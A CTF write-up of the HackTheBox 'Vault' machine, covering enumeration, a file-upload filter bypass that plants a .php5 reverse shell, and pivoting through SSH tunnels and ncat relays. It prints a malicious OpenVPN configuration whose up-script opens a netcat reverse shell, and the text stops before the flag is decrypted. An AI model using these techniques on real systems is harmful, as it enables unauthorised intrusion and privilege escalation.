· Manuel López Pérez · writeups · 5 min read
WriteUp – Vault (HackTheBox)
Vault write-up (HackTheBox): average Linux machine that exploits file upload with filter bypass to obtain initial shell, pivots through OpenVPN and internal networks to escalate privileges and obtain root.

In this post we will make the Vault machine from HackTheBox. It’s a medium level Linux machine that I found quite interesting. We will have to upload a reverse shell to the web server, bypassing some filters, and pivot between different internal machines.
My nick at HackTheBox is: manulqwerty. If you have any suggestion or correction do not hesitate to leave a comment, so we all learn.
Write-Up
Enumeration
As always, the first thing will be a port scan with nmap:
nmap -T4 -sV -sC 10.10.10.109 
We only found two ports open: SSH and HTTP. Let’s take a look at the website. In the index we find the following message: 
As you see, he tells us that his first customer is Sparklays and that Sparklays.com is under construction. To continue with the listing, I launched a directory search: 
After not finding anything, I realized that /sparklays could have something interesting. 
/sparklays returns Code 403 (Forbidden), so let’s run another directory search from there:
gobuster dir -u http://10.10.10.109/sparklays/ -w /usr/share/wordlists/dirb/common.txt -x html,php -t 50 -s 200,204,301,302 
In admin.php and login.php there is nothing that can be useful to us. Therefore, the next step is to list /sparklays/design:
gobuster dir -u http://10.10.10.109/sparklays/design/ -w /usr/share/wordlists/dirb/common.txt -x html,php -t 50 -s 200,204,301,302  Finally, in /sparklays/design/design.html we found something interesting:
Exploitation
Through the link “Change Logo” we access to /sparklays/design/changelogo.php that turns out to be a page that allows us to upload files and we suppose that they are uploaded to /sparklays/design/uploads/. 
We tried to upload a reverse shell with a “.php” extension which gives us error, it wasn’t going to be that easy no? This time we can use the tutorial File upload to RCE that can help us to bypass the filters of the page.
Let’s try to modify the extension of the file, for it we can use the Intruder of BurpSuite with some web extension dictionary. 

After executing it and ordering the results by the size of the response, we find that we are allowed to upload file with extension .php5: 
Now all you have to do is set up the tap and access http://10.10.10.109/sparklays/design/uploads/php-reverse-shell.php5 
Privilege escalation
We have logged in as user ‘Strong’ through the web. The next step will be to get access to some of the other users of the system: alex, dave or root.
Checking dave’s home directories, we found some interesting files: 
In the file /home/dave/Desktop/ssh we find the credentials to access through SSH with user Dave. 
While in the other files we found some IPs and a password (which is not alex or root). 
To be able to easily list the IPs of the Servers file, we can upload a Nmapbinary. 
The machine 192.168.122.4 has ports 22 and 80 open. To be able to see the web through the browser we use a tunnel SSH:
ssh -L 80:192.168.122.4:80 dave@10.10.10.109 
Now we can see the machine’s website at http://localhost: 
Before running automatic scans, we detected that in /vpnconfig.php we can upload OpenVPN configurations and run them. This will allow us to get a reverse shell: Reverse shells using malicious OpenVPN (.ovpn) configuration files.
remote 192.168.122.1 dev tun nobind script-security 2 up "/bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.122.1 1234 >/tmp/f'" 
We establish the listening in the machine “ubuntu” and after executing the configuration of OpenVPN it skips the shell as Root. 
In the directory /home/dave we find the credentials of the user SSH and the user flag: 
Now we can access through SSH which is more comfortable, also the user Dave can execute any command as superuser so we can be root: 

After listing the server from top to bottom, I saw that there was a path for the subnet 192.168.5.0/24 and that by looking at some logs I might find something useful. 
In the file /var/log/auth.log we find connections with the **ip 192.168.5.2. To see all the interactions more comfortably, I wrote a little script:
 import re

with open("auth.log") as f: logs = f.read().split("\\n")

pat = re.compile ("d{1,3}\\d{1,3}\\d{1,3}\\d{1,3}") for log in logs: if pat.search(log) != None and "0.0.0.0" not in log and "192.168.122.1" not in log: print(log)
Among these logs, the last three stand out:
Sep 2 15:07:51 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn —source-port=4444 -f Sep 2 15:10:20 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 —sh-exec ncat 192.168.5.2 987 -p 53 Sep 2 15:10:34 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 —sh-exec ncat 192.168.5.2 987 -p 53
The first command is a port scan to the machine 192.168.5.2 and draws attention to the fact that it is performed from port 4444. We are going to replicate this command from the same port and from another one: 
As you can see, the port 987 only appears as open if the scan is done from the port 4444. When a connection is made to a service on an X-port, a “transient” port on the source machine is used to establish the connection. The other two commands are used to “teach” us how to make a request via netcat from a particular ephemeral port. We can use a similar command to establish a connection to port 987 from 4444:
ncat -l 2222 --sh-exec "ncat -p 4444 192,168.5.2 987" 
The service is an SSH. Let’s connect to the credentials found at /home/dave: 
In this machine we find a file: root.txt.gpg, we are going to download it in the machine “ubuntu”: 

In the initial machine (Ubuntu) we had found a password that we haven’t used until now, let’s try with the encrypted flag: